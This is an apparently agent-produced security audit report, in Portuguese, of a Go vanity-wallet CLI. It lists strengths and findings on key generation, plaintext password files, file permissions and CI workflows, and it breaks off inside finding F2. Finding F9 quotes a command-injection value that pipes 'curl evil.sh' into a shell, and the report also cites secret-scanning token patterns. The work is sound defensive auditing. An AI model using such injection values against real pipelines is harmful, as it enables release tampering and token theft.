

Relatorio de Auditoria de Seguranca

bloco-vanity-generator

Data da auditoria	01 de setembro de 2026
Commit auditado	4884aff
Branch	claude/security-audit-five-vulnerabilities-04alh4
Total de achados	13 (ver distribuição no resumo executivo)
Pontos fortes verificados	10

Escopo auditado

Auditoria manual, arquivo por arquivo e linha por linha, de todo o código-fonte Go do repositório (79 arquivos, ~35.800 linhas), da configuração de build e empacotamento (Dockerfile, .dockerignore, Makefile), dos 5 workflows do GitHub Actions, das configurações de ferramentas de segurança (.whitesource, dependabot.yml), da documentação (README, docs/) e do histórico Git completo (75 commits). Não foram auditadas as dependências de terceiros em si, já cobertas por govulncheck, Trivy e Mend no CI, nem os diretórios de artefatos de agentes (_reversa_sddl/, .specsmd/, .specify/, specs/), que não integram o binário.

Nota metodologica

As cinco categorias solicitadas foram formuladas para aplicações web com banco de dados, autenticação e frontend. Este projeto é uma **ferramenta de linha de comando local**, sem servidor, sem banco, sem usuários e sem interface web. Em vez de forçar achados onde as categorias não se aplicam, cada uma foi mapeada para o seu equivalente estrutural nesta stack, e a não aplicabilidade é declarada de forma explícita. O detalhamento do mapeamento está na seção 1.

Todo achado registrado foi verificado no código real, com caminho de arquivo e número de linha. O achado F1 foi adicionalmente confirmado por execução de um teste ad hoc contra a API real do projeto. Nenhum achado é especulativo.

1. Stack detectada e mapeamento das categorias

1.1 Stack detectada

Linguagem	Go 1.25.9 (módulo `bloco-vgen`)
Tipo de aplicação	CLI local de linha de comando (sem servidor HTTP, sem daemon, sem API)
Framework CLI	spf13/cobra 1.10.1 + charmbracelet/fang
Interface	TUI de terminal (bubbletea 1.3.6 / lipgloss 1.1.0) - não há frontend web
Persistência	Sistema de arquivos local (`./keystores`). Não há banco de dados, ORM ou query builder
Autenticação	Inexistente. Não há usuários, sessões, tokens ou multi-tenancy
Criptografia	go-ethereum 1.17.0, btcd/btcec v2.3.5, decred secp256k1 v4.4.0, ed25519, golang.org/x/crypto 0.55.0 (scrypt/pbkdf2)
Aceleração	Engine CPU (Go puro) e engine Metal/GPU (CGO, apenas darwin/arm64)
Deploy	Dockerfile multi-stage (alpine, usuário não-root uid 1001) e 5 workflows do GitHub Actions
Scans já existentes	gosec, govulncheck, Semgrep, Trivy, Mend/WhiteSource, Dependabot (config vazia)

1.2 Como cada categoria foi mapeada

Categoria 1 - Banco sem tranca (isolamento de inquilino/dono)

**NÃO SE APLICA
DIRETAMENTE**

O projeto não possui banco de dados, RLS, ORM, middleware de tenant nem usuários. O ÚNICO limite de isolamento existente é o do sistema operacional: permissões de arquivo e de diretório sobre os artefatos gravados em `./keystores` e sobre os arquivos de log. A auditoria percorreu portanto todas as chamadas de escrita (`os.WriteFile`, `os.OpenFile`, `os.MkdirAll`, `os.CreateTemp`) e todas as verificações de permissão. Achados nesta dimensão: F6, F7, F8.

Categoria 2 - Permissão definida no navegador (controle no cliente, não no servidor)

**NÃO SE APLICA
DIRETAMENTE**

Não existe separação frontend/backend, papéis, `isAdmin` ou `canEdit`. O equivalente estrutural nesta stack é o controle de segurança declarado e validado na camada de flags da CLI que NÃO é aplicado na camada que de fato executa a operação (`internal/crypto`). A auditoria cruzou cada flag de segurança (`--security-level`, `--kdf-params`, `--output`, `keystore.file\_mode`) com o ponto de consumo real. Achados: F5, F8, F10.

Categoria 3 - IDOR (acesso a objeto por ID sem verificação de posse)

**NÃO SE APLICA
DIRETAMENTE**

Não há rotas HTTP, handlers, nem objetos identificados por ID pertencentes a usuários distintos. O equivalente é a construção de caminhos de arquivo a partir de dados controlados pelo usuário (path traversal / sobrescrita arbitrária). Foram percorridos TODOS os pontos que montam caminhos: `saveEthereumKeyStore`, `saveSolanaKeypair`, `SaveMnemonicFile`, `SavePrivateKeyFile`, `writeFileAtomic`, `ensureOutputDirectory` e as duas escritas de `--output` do subcomando benchmark. Nenhum achado: ver Pontos Fortes PF4.

Categoria 4 - Chaves expostas (segredos hardcoded)**APLICAVEL**

Aplicada integralmente. Varredura de código-fonte, Dockerfile, .dockerignore, Makefile, 5 workflows do GitHub Actions, dependabot.yml, .whitesource, README e docs/, mais varredura dos 75 commits do histórico Git (`git log --all -p`) por chaves privadas hex, blocos PEM, tokens `ghp_`AKIA`xox`sk-`` e por arquivos `.pwd`key`.mnemonic`.env`` jamais commitados. Não há frontend, portanto não há bundle para inspecionar. Resultado do hardcoded: LIMPO (PF6). O achado real desta categoria é a exposição de segredos em REPOUSO gerada em tempo de execução: F2, F3.

Categoria 5 - Inputs sem tratamento (XSS)**NÃO SE APLICA
DIRETAMENTE**


Não há HTML, template engine (`html/template`text/template``), markdown renderizado, e-mail, WebView ou qualquer superfície de renderização web - confirmado por varredura. Não existe `eval`new Function``. O equivalente é a injeção de input do usuário na saída do terminal e nos arquivos de log. Verificado: `--prefix`` e `--suffix`` passam por validação hexadecimal estrita antes de qualquer uso (PF5) e o logger seguro usa allowlist de campos (PF3). Nenhum achado explorável.

2. Resumo executivo




A auditoria registrou **13 achados** e **10 pontos fortes verificados**. Não há nenhuma vulnerabilidade de severidade crítica: o projeto não expõe superfície de rede, não possui segredos hardcoded e implementa corretamente as primitivas criptográficas do KeyStore V3. Os riscos concentram-se em **como o material criptográfico é gerado e persistido** - quatro achados de severidade alta, todos no caminho que produz e grava chaves privadas.

2.1 Distribuição por severidade



2.2 Distribuição por categoria

Cada barra é colorida pela severidade mais alta encontrada naquela categoria.



3. Pontos fortes

O que foi verificado e está correto. Esta seção também serve de prova de cobertura da auditoria: cada item corresponde a um caminho de código efetivamente percorrido.

PF1 Nenhum uso de gerador pseudoaleatório inseguro em todo o projeto

Varredura por `math/rand` em todos os 79 arquivos .go: ZERO ocorrências, inclusive em testes. Todo material criptográfico vem de `crypto/rand`: `internal/crypto/ethereum.go:34`, `bitcoin.go:38`, `solana.go:32` (`ed25519.GenerateKey(rand.Reader)`), `keystore.go:657`, `chain.go:390`, `password.go:133 e 160`, `engine/cpu.go:268`.

PF2 Implementação do KeyStore V3 está criptograficamente correta

AES-128-CTR com IV de 16 bytes aleatórios por keystore (`keystore.go:996-999`); chave de cifragem = `derivedKey[0:16]` e chave de MAC = `derivedKey[16:32]`, conforme o padrão Ethereum (`keystore.go:1052, 913-914`); MAC Keccak256 sobre (`macKey || ciphertext`) (`keystore.go:916-917`); salt de 32 bytes aleatórios por keystore (`keystore.go:988`); e - ponto notável - `VerifyMAC` usa comparação em tempo constante implementada corretamente com OR de XORs (`keystore.go:936-942`), evitando oráculo por timing. Defaults de KDF fortes: `scrypt N=262144/r=8/p=1/dklen=32` (`kdf/scrypt.go:180-185`) e `PBKDF2 c=262144` (`kdf/pbkdf2.go:190-192`), ambos acima das recomendações correntes.

PF3 Logger seguro usa allowlist restritiva e redação por padrão, com fallback conservador

`isSafeParameter` (`pkg/logging/secure_logger.go:870-968`) combina lista de bloqueio explícita (`private_key`, `mnemonic`, `password`, `secret`, `token`, `seed`, `keystore...`), verificação por substring de 10 padrões perigosos, lista de permissão explícita e - o mais importante - `return false` para chaves desconhecidas (linha 967): o padrão e NÃO registrar. `sanitizeError` (linhas 990-1018) redige por regex chaves privadas de 64 hex, chaves públicas de 128 hex, seed phrases de 12-24 palavras e senhas em URLs/parâmetros.

PF4 Escrita de arquivos é atômica, com permissão definida ANTES do conteúdo sensível

`writeFileAtomic` (`internal/crypto/keystore.go:1728-1828`) segue a ordem correta: cria temporário no MESMO diretório (linha 1756, garantindo rename atômico no mesmo filesystem), aplica `Chmod(perm)` ANTES do primeiro `Write` (linha 1777-1780, fechando a janela em que o arquivo existiria com permissão frouxa), verifica a escrita completa (1789-1792), faz `Sync()` antes do rename (1795), reconfere as permissões do temporário (1811-1814) e do arquivo final (1825-1828), e remove o temporário em qualquer caminho de erro via defer (1765-1774). Todos os caminhos passam por `filepath.Join` + `filepath.Clean` e os nomes derivam de endereços já validados por `validateAddressForNetwork` - não há traversal.

PF5 Entrada do usuário é validada antes de qualquer uso

`GenerationCriteria.Validate()` (`pkg/wallet/types.go:141-177`) impõe padrão `<= 20` caracteres, valida hexadecimalidade de prefix e suffix, e rejeita a combinação `--case-sensitive` sem `--checksum`. `ValidateScryptParams` (`keystore.go:209-253`) exige N potência de 2 e limita o uso de memória a 2 GB, prevenindo exaustão de recursos. `config.Validate()` restringe thread count a 128, e valida por lista fechada KDF, nível de segurança, nível e formato de log e suporte a cor/unicode.

PF6 Nenhum segredo hardcoded no código, na configuração, no Docker, no CI ou no histórico Git

Varredura por senhas, chaves de API, tokens, segredos de assinatura e blocos PEM em código Go, Dockerfile, Makefile, 5 workflows, .whitesource, dependabot.yml, README e docs/: as únicas ocorrências estão em arquivos ``_test.go`` (fixtures como "testpassword"). Não há padrões ``${VAR:-default}`` que viem segredo real. Varredura dos 75 commits do histórico (``git log --all -p``) por chaves de 64 hex, ``ghp_``, ``AKIA``, ``xox``, ``sk-`` e por arquivos ``.pwd`/`.key`/`.mnemonic`/`.env`/`.pem``: nada encontrado além de uma chave de teste em ``internal/crypto/keystore_geth_compat_test.go:66``. O ``.gitignore`` já exclui ``keystores`` e ``*.log``. O CI usa exclusivamente ``secrets.GITHUB_TOKEN`` e ``secrets.SEMGREP_APP_TOKEN`` via referências, sem valores literais.

PF7 Engine Metal/GPU gera chaves independentes (contraste direto com F1)

``generateEthereumPrivateKeyBatch`` (`internal/engine/metal_darwin_arm64.go:1088-1103`) chama ``generateEthereumPrivateKeyAttempt`` por candidato, que lê ``crypto/rand`` por chave e valida o escalar contra a ordem de `secp256k1` (`engine/cpu.go:264-284`). O buffer é zerado com ``zeroBytes`` em todos os caminhos de saída (linhas 874, 879, 1093, 1100, 1116). ``validatePrivateKeyBatch`` (linha 1255-1262) reconfere cada chave do lote antes de enviar a GPU. Este é o comportamento correto que o caminho CPU deveria ter.

PF8 Geração de senha usa amostragem por rejeição correta, sem vies de módulo

``setRandomCharFromSet`` (`internal/crypto/password.go:139-150`) calcula ``maxValid := 256 - (256 % len(charset))`` e re-sorteia enquanto o byte estiver fora da faixa - implementação textualmente correta de rejection sampling. O embaralhamento final usa Fisher-Yates com a mesma técnica (linhas 155-180). Senha de 12 caracteres sobre um alfabeto de 88 símbolos com garantia de uma ocorrência de cada classe (~77 bits de entropia).

PF9 Container e pipeline de CI seguem boas práticas de base

Dockerfile multi-stage com ``CGO_ENABLED=0``, usuário não-root dedicado uid/gid 1001 (linhas 60-61) e ``USER bloco-vgen`` antes do ENTRYPOINT (linha 78); ``go mod verify`` na build (linha 26); ``.dockerignore`` exclui ``.git``, ``.env*``, ``*.log`` e ``testdata/``. O CI declara ``permissions: contents: read`` no nível do workflow (`ci.yaml:13-15`) e já executa quatro camadas de análise de segurança: gosec, govulncheck, Semgrep e Trivy.

PF10 Higiene de memória para material sensível está presente e é aplicada

``CryptoPool.PutPrivateKeyBuffer`` (`internal/crypto/pools.go:116-124`) zera o buffer antes de devolvê-lo ao pool, e ``DefaultPoolConfig()`` (linha 281-287) habilita ``EnableClearing: true`` por padrão - o caminho efetivamente usado pela CLI (`commands.go:159`). ``MemoryCleaner`` (`crypto/random.go:196-253`) e ``zeroBytes`` (`engine/cpu.go:286-291`, com ``runtime.KeepAlive`` para impedir a eliminação pelo compilador) cobrem os demais caminhos.

4. Pontos fracos - riscos centrais

As chaves privadas entregues não são independentes entre si (F1)

Na engine CPU, que é o caminho padrão fora do macOS ARM, as carteiras geradas em uma mesma execução são escalares consecutivos. Comprometer uma compromete até 4095 outras. É o único achado que ataca diretamente a premissa fundamental de um gerador de carteiras, é o único que não está documentado em lugar nenhum.

O layout em disco anula a criptografia que o próprio projeto implementa corretamente (F2, F3)

O keystore V3 está criptograficamente correto - scrypt N=262144, AES-128-CTR, MAC Keccak256, comparação em tempo constante. Mas a senha que o abre fica em texto claro no arquivo ao lado, e em Solana a chave é gravada sem cifra alguma. Copiar o diretório equivale a copiar as chaves privadas.

Um backup que não restaura (F4)

Em Bitcoin, o único artefato persistido é uma mnemônica sem relação matemática com a chave gerada. A chave real só aparece no stdout. É uma falha de perda de material com impacto financeiro direto é irreversível, agravada por um arquivo que aparenta ser um backup válido.

Controles de segurança declarados que não chegam a camada que executa (F5, F8, F10)

--security-level, --kdf-params, keystore.file_mode, --output e --format são aceitos, validados e descartados. Nenhum deles hoje causa dano - todos falham de forma segura - mas juntos criam uma discrepância entre a política que o operador acredita ter aplicado e a que está em vigor, e uma armadilha de regressão (ver a ordem de correção em P2).

Superfície de build mais permissiva que a superfície de execução (F9, F12)

O binário é cuidadoso; o pipeline que o publica não. Há injeção de script num workflow com permissão de escrita em releases e pacotes, uma action de terceiro em referência mutável, e o Dependabot nunca chegou a ser configurado.

5. Achados detalhados

5.1 Síntese

Sev.	ID	Arquivo:linha	Descrição
ALTA	F1	internal/crypto/chain.go:18 internal/crypto/chain.go:405-412 internal/crypto/chain.go:460-478 internal/worker/pool.go:36 (+3)	Chaves privadas Ethereum são geradas em cadeia linear (k, k+1, k+2, ...) e não são independentes
ALTA	F2	internal/crypto/keystore.go:1494-1495 internal/crypto/keystore.go:1523-1525 internal/cli/commands.go:1921	Senha do keystore V3 gravada em texto claro no mesmo diretório do keystore
ALTA	F3	internal/crypto/keystore.go:1467-1473 internal/crypto/keystore.go:1571-1578 internal/crypto/keystore.go:1674-1683	Chave privada Solana gravada sem qualquer criptografia, e o 'keypair' salvo não contém chave
ALTA	F4	internal/crypto/bitcoin.go:31-64 internal/cli/commands.go:1832-1858 internal/crypto/keystore.go:1464-1466	Backup de Bitcoin salva uma mnemônica que não deriva a chave gerada; a chave nunca é persistida
MÉDIA	F5	internal/crypto/keystore.go:1119 internal/crypto/keystore.go:1003-1004 internal/cli/commands.go:1868-1877 internal/cli/commands.go:1341-1394	--security-level e --kdf-params são validados pela CLI mas descartados pela camada de cifragem
MÉDIA	F6	pkg/logging/secure_logger.go:623 pkg/logging/secure_logger.go:758	Arquivos de log criados com permissão 0644 (legíveis por qualquer usuário local)
BAIXA	F7	internal/crypto/keystore.go:1713 internal/crypto/keystore.go:1745 internal/crypto/keystore.go:1863-1900	Diretório de keystores criado com 0755 e verificação de permissões só testa escrita
BAIXA	F8	internal/config/config.go:63 internal/config/config.go:115 internal/config/config.go:278-280	keystore.file_mode é validado na configuração mas nunca aplicado, e aceita até 0777
MÉDIA	F9	.github/workflows/release.yaml:40-44 .github/workflows/docker.yaml:85 .github/workflows/release.yaml:16-22	GitHub Actions: injeção de script via input de workflow_dispatch e action de terceiro não pinada
BAIXA	F10	internal/cli/commands.go:102-103 internal/cli/commands.go:1672-1674 internal/cli/commands.go:1721-1725	--output e --format são registrados mas ignorados, jogando chaves privadas no stdout
BAIXA	F11	internal/worker/pool.go:94-102 pkg/wallet/types.go:141-177	Valor desconhecido em --network cai silenciosamente no gerador Ethereum
BAIXA	F12	.github/dependabot.yml:6-11	dependabot.yml permanece com o placeholder do template e nunca executa
INFORMATIVA	F13	internal/crypto/keystore.go:1147-1170 internal/crypto/keystore.go:1209 internal/cli/commands.go:1889 internal/cli/commands.go:1844	Operações de keystore usam logger não sanitizado (fmt.Printf) em vez do SecureLogger

5.2 Detalhamento por categoria

Controle de segurança declarado e não aplicado

MÉDIA**F5 - --security-level e --kdf-params são validados pela CLI mas descartados pela camada de cifragem**

Localização

```
internal/crypto/keystore.go:1119
internal/crypto/keystore.go:1003-1004
internal/cli/commands.go:1868-1877
internal/cli/commands.go:1341-1394
```

Evidência no código

```
internal/cli/commands.go:1868-1877 (a CLI calcula os parâmetros...)
    kdfParams := app.config.KeyStore.KDFParams
    if len(kdfParams) == 0 {
        securityLevel := app.parseSecurityLevel(app.config.KeyStore.SecurityLevel)
        defaultParams, err := analyzer.GetOptimizedParams(
            app.config.KeyStore.KDFAlgorithm, securityLevel, 512)
        ...
        kdfParams = defaultParams
    }

internal/crypto/keystore.go:1119 (...e os entrega no config...)
    KDFParams      map[string]interface{} // KDF-specific parameters

internal/crypto/keystore.go:1003-1004 (...mas a cifragem os ignora e usa os defaults fixos)
    // Get default parameters for the specified KDF
    defaultParams, err := ks.kdfService.GetDefaultParams(kdfType)
```

Por que é explorável

`KeyStoreConfig.KDFParams` é populado pela CLI (a partir de `--kdf-params` ou dos parâmetros otimizados por `--security-level`) e nunca lido por `EncryptPrivateKeyWithKDF`, que sempre chama `GetDefaultParams(kdfType)` - os defaults fixos do handler (scrypt N=262144, r=8, p=1; pbkdf2 c=262144). Confirmado por rastreamento de todas as 13 ocorrências de `KDFParams` em `keystore.go`: nenhuma delas lê o campo do config.

Duas consequências: (a) o usuário que executa `--security-level very-high` recebe silenciosamente parâmetros de nível médio, acreditando ter endurecido o keystore. O mesmo vale para quem passa `--kdf-params '{"n":1048576,...}'`. Nenhum aviso é emitido. (b) o validador da CLI para scrypt (commands.go:1351-1361) aceita N tão baixo quanto 1024 com r=1/p=1 (~128 KB de memória, trivial de forçar bruta), enquanto o caminho PBKDF2 (commands.go:1406-1414) impõe corretamente c >= 100000. Essa assimetria hoje não é explorada porque os parâmetros são descartados, mas o dia em que a ligação for corrigida sem antes corrigir o validador, keystores fracos passarão a ser gerados.

Hoje o comportamento falha de forma SEGURA (os defaults são fortes). O risco é de desalinhamento entre a política declarada e a aplicada, e de regressão futura.

Condições de explorabilidade

Sempre ativo. Não depende de configuração.

BAIXA**F8 - keystore.file_mode é validado na configuração mas nunca aplicado, e aceita até 0777**

Localização

```
internal/config/config.go:63
internal/config/config.go:115
internal/config/config.go:278-280
```

Evidência no código

```
internal/config/config.go:63
    FileMode      int                `yaml:"file_mode"`

internal/config/config.go:115
    FileMode:      0600,

internal/config/config.go:278-280
    if c.KeyStore.FileMode < 0 || c.KeyStore.FileMode > 0777 {
        return fmt.Errorf("invalid file mode: %o (must be between 0000 and 0777)",
            c.KeyStore.FileMode)
    }
```

Por que é explorável

O campo `KeyStore.FileMode` existe, tem default 0600, é validado em `Validate()` e é serializável via YAML - mas nenhuma linha do projeto o lê. Toda escrita de keystore usa o literal 0600 diretamente (keystore.go:1516, 1525, 1587, 1643, 1678). Confirmado: as únicas 5 ocorrências de `FileMode` em código não-teste são a declaração, o default, a validação e dois parâmetros de função sem relação.

Dois problemas: (a) um operador que edite a configuração para endurecer as permissões não obtém efeito algum, sem aviso; (b) a validação aceita explicitamente até 0777, ou seja, se o campo vier a ser ligado, a própria validação autoriza gravar chaves privadas com permissão de leitura e escrita para todos.

Condições de explorabilidade

Sempre presente. Sem impacto direto hoje, pois o campo é inerte.

BAIXA**F10 - --output e --format são registrados mas ignorados, jogando chaves privadas no stdout**

Localização

```
internal/cli/commands.go:102-103
internal/cli/commands.go:1672-1674
internal/cli/commands.go:1721-1725
```

Evidência no código

```
internal/cli/commands.go:102-103 (flags declaradas na raiz)
    flags.String("output", "", "Output file for results (default: stdout)")
    flags.String("format", "text", "Output format (text, json, csv)")

internal/cli/commands.go:1672-1674 (mas o resultado sempre vai para o stdout)
    fmt.Printf("Private Key: %s\n", result.Wallet.PrivateKey)
    if result.Wallet.Mnemonic != "" {
        fmt.Printf("Mnemonic: %s\n", result.Wallet.Mnemonic)
    }
```

Por que é explorável

Nenhuma chamada a `GetString("output")` ou `GetString("format")` existe em `commands.go` - as duas únicas ocorrências no projeto estão em `benchmark.go:130-131`, para o subcomando `benchmark`. No caminho de geração de carteiras as flags são aceitas e silenciosamente descartadas.

Impacto de segurança: quem executa `bloco-vgen --prefix abc --output carteiras.json` acredita ter direcionado o material sensível para um arquivo (que o subcomando `benchmark` cria corretamente com 0600) e, em vez disso, tem a chave privada impressa no terminal - onde ela vai parar no scrollbar, em `script/tee`, em logs

de sessão SSH, em gravações de terminal e no histórico de multiplexadores como tmux/screen. Nenhum erro ou aviso é emitido.

Condições de explorabilidade

Sempre. Documentado no README (linha 245) como limitação conhecida, mas a flag continua sendo aceita sem aviso na execução.

Cadeia de build / CI

MÉDIA

F9 - GitHub Actions: injeção de script via input de workflow_dispatch e action de terceiro não pinada

Localização

.github/workflows/release.yaml:40-44
.github/workflows/docker.yaml:85
.github/workflows/release.yaml:16-22

Evidência no código

```
.github/workflows/release.yaml:39-44 (input do usuário interpolado direto no shell)
run: |
  if [ "${{ github.event_name }}" = "workflow_dispatch" ]; then
    echo "version=${{ github.event.inputs.tag }}" >> $GITHUB_OUTPUT
  else
    echo "version=${GITHUB_REF#refs/tags/}" >> $GITHUB_OUTPUT
  fi

.github/workflows/release.yaml:16-22 (permissões amplas concedidas ao workflow)
permissions:
  contents: write
  packages: write
  id-token: write

.github/workflows/docker.yaml:84-85 (referência mutável a action de terceiro)
- name: Run Trivy vulnerability scanner
  uses: aquasecurity/trivy-action@master
```

Por que é explorável

(a) Injeção de script: `\${{ github.event.inputs.tag }}` é expandido pelo runner ANTES da execução do shell, diretamente dentro do corpo do `run:`. Um valor como `v1.0.0`; curl evil.sh | sh; echo "" executa comandos arbitrários num job que detem `contents: write`, `packages: write` e `id-token: write` - permitindo publicar releases e imagens maliciosas ou exfiltrar o `GITHUB\_TOKEN`. O valor também é reinjetado nos jobs seguintes via `needs.create-release.outputs.version` (linhas 135, 168, 199, 232, 288), propagando a injeção para os passos de build. A mitigação padrão (passar por `env:` e usar "\$VAR") está aplicada corretamente em `version-bump.yml:130-136`, mostrando que o padrão seguro já é conhecido no projeto - mas não foi replicado aqui.

(b) `aquasecurity/trivy-action@master` referencia um branch mutável: qualquer commit feito no repositório dessa action passa a executar automaticamente no pipeline, sem revisão. Todas as demais actions do projeto estão pinadas por tag (`@v4`, `@v5`, `@v3`), o que torna essa a única exceção.

Condições de explorabilidade

A injeção exige permissão para disparar `workflow\_dispatch` (colaborador com write). Não é explorável por um fork externo via pull request. A action não pinada é explorada apenas se o repositório upstream da action for comprometido.

BAIXA

F12 - dependabot.yml permanece com o placeholder do template e nunca executa

Localização

.github/dependabot.yml:6-11

Evidência no código

```
.github/dependabot.yml:6-11
version: 2
updates:
  - package-ecosystem: "" # See documentation for possible values
    directory: "/" # Location of package manifests
    schedule:
      interval: "weekly"
```

Por que é explorável

`package-ecosystem` está vazio - o comentário do template gerado pelo GitHub nunca foi substituído por `gomod`. A configuração é inválida e o Dependabot não abre nenhuma atualização de dependência, apesar de o repositório aparentar tê-lo habilitado.

Consequência prática: as 17 dependências diretas e 60+ indiretas de um projeto que manipula chaves privadas (go-ethereum, btcd/btcec, solana-go, golang.org/x/crypto) ficam sem atualização automática de segurança. O último commit do repositório ("fix(deps): patch known Go vulnerabilities") indica que a correção vem sendo feita manualmente. Não há também `package-ecosystem: github-actions`, deixando as próprias actions do CI sem atualização (relacionado a F9).

Condições de explorabilidade

Sempre. Mitigado parcialmente por govulncheck, Trivy e Mend rodando no CI.

Isolamento no sistema de arquivos

MÉDIA

F6 - Arquivos de log criados com permissão 0644 (legíveis por qualquer usuário local)

Localização

pkg/logging/secure_logger.go:623
pkg/logging/secure_logger.go:758

Evidência no código

```
pkg/logging/secure_logger.go:621-624
func (l *FileSecureLogger) initializeFileWriterWithPath(filePath string) error {
    file, err := os.OpenFile(filePath,
        os.O_CREATE|os.O_WRONLY|os.O_APPEND, 0644)

pkg/logging/secure_logger.go:757-758 (mesma permissão após rotação)
// Create new log file
file, err := os.OpenFile(l.config.OutputFile,
    os.O_CREATE|os.O_WRONLY|os.O_TRUNC, 0644)
```

Por que é explorável

Todos os artefatos sensíveis do projeto são gravados com 0600, com uma única exceção: os arquivos de log, criados com 0644 tanto na abertura inicial quanto após cada rotação. Em máquina multiusuário ou em container compartilhado, qualquer conta local lê o log.

O logger é efetivamente seguro quanto a chaves privadas (allowlist rigorosa em `isSafeParameter`, secure_logger.go:870-968, e redação por regex em `sanitizeError`, linhas 990-1018) - por isso a severidade é media e não alta. Mas o log registra o campo `address` como parâmetro seguro (secure_logger.go:918) e as

chamadas de `LogWalletGenerated`. Isso expõe a terceiros locais quais endereços vanity o usuário gerou, quando, e com que padrão - metadado suficiente para direcionar um ataque, é incoerente com o rigor de 0600 aplicado em todo o resto do código.

Condições de explorabilidade

Requer `--log-file <caminho>` ou `BLOCO\_LOG\_FILE` definido; por padrão o log vai para stdout e nenhum arquivo é criado. A permissão efetiva ainda depende do umask do processo (0644 com umask 022, 0640 com umask 027).

BAIXA**F7 - Diretório de keystores criado com 0755 e verificação de permissões só testa escrita**

Localização

```
internal/crypto/keystore.go:1713
internal/crypto/keystore.go:1745
internal/crypto/keystore.go:1863-1900
```

Evidência no código

```
internal/crypto/keystore.go:1712-1713
// Directory doesn't exist, create it with all parent directories
if err := os.MkdirAll(cleanPath, 0755); err != nil {

internal/crypto/keystore.go:1744-1745 (writeFileAtomic recria o diretório também com 0755)
// Ensure the directory exists
if err := os.MkdirAll(dir, 0755); err != nil {

internal/crypto/keystore.go:1885-1890 (CheckDirectoryPermissions só tenta criar um temp)
// Check if directory is writable by attempting to create a temp file
tmpFile, err := os.CreateTemp(ks.config.OutputDirectory, ".permission-test-*")
```

Por que é explorável

O diretório que armazena keystores, senhas em claro (F2), chaves Solana em claro (F3) e mnemônicas é criado com 0755: qualquer usuário local pode entrar e listar seu conteúdo. Os arquivos em si são 0600, então o conteúdo permanece protegido - por isso a severidade é baixa - mas a listagem revela todos os endereços gerados pelo usuário (os nomes de arquivo SÃO os endereços) e a existência de arquivos `.pwd`/`.key`.

Além disso, a função chamada `CheckDirectoryPermissions` não verifica permissão alguma: ela apenas confirma que o diretório existe, é um diretório e aceita escrita. Se `--keystore-dir` apontar para um diretório pré-existente com modo 0777 (ex.: `/tmp/keys`, um volume compartilhado, um share de rede), a função aprova sem qualquer alerta, apesar do nome prometer o contrário.

Condições de explorabilidade

Permissão efetiva depende do umask (0755 com umask 022, 0750 com umask 027). Impacto real só existe em host multiusuário ou container com volume compartilhado.

Segredo exposto em repouso

ALTA**F2 - Senha do keystore V3 gravada em texto claro no mesmo diretório do keystore**

Localização

```
internal/crypto/keystore.go:1494-1495
internal/crypto/keystore.go:1523-1525
internal/cli/commands.go:1921
```

Evidência no código

```
internal/crypto/keystore.go:1494-1495
    keystorePath := filepath.Join(ks.config.OutputDirectory,
        fmt.Sprintf("UTC--%s--%s.json", utcTimestamp(), formattedAddress))
    passwordPath := filepath.Join(ks.config.OutputDirectory,
        fmt.Sprintf("%s.pwd", formattedAddress))

internal/crypto/keystore.go:1523-1525
    // Write password file atomically with secure permissions (600)
    ks.logger.LogDebug(fmt.Sprintf("Writing password file: %s", passwordPath))
    if err := ks.writeFileAtomic(passwordPath, []byte(password), 0600); err != nil {
```

Por que é explorável

O keystore V3 protege a chave privada com `scrypt N=262144 + AES-128-CTR + MAC Keccak256` - criptografia correta é cara de quebrar. Mas a senha que abre esse keystore é gravada em texto puro no arquivo irmão ``0x<endereço>.pwd``, no mesmo diretório, no mesmo instante. Todo o custo computacional da KDF é anulado: qualquer cópia do diretório `./keystores`` (backup em nuvem, snapshot, ``tar`` enviado por suporte, sincronização Dropbox/iCloud, malware que exfiltra a pasta) leva junto a senha. O par keystore+senha equivale a chave privada em claro.

O comentário do próprio código ("with secure permissions (600)") reforça a falsa sensação de proteção: o modo 0600 protege contra outros usuários locais, não contra o vetor real, que é a cópia do diretório inteiro. Não há opção para suprimir o ``.pwd``, nem prompt para o usuário fornecer a própria senha - ``GenerateKeyStore`` (keystore.go:1297-1302) sempre gera a senha automaticamente.

Condições de explorabilidade

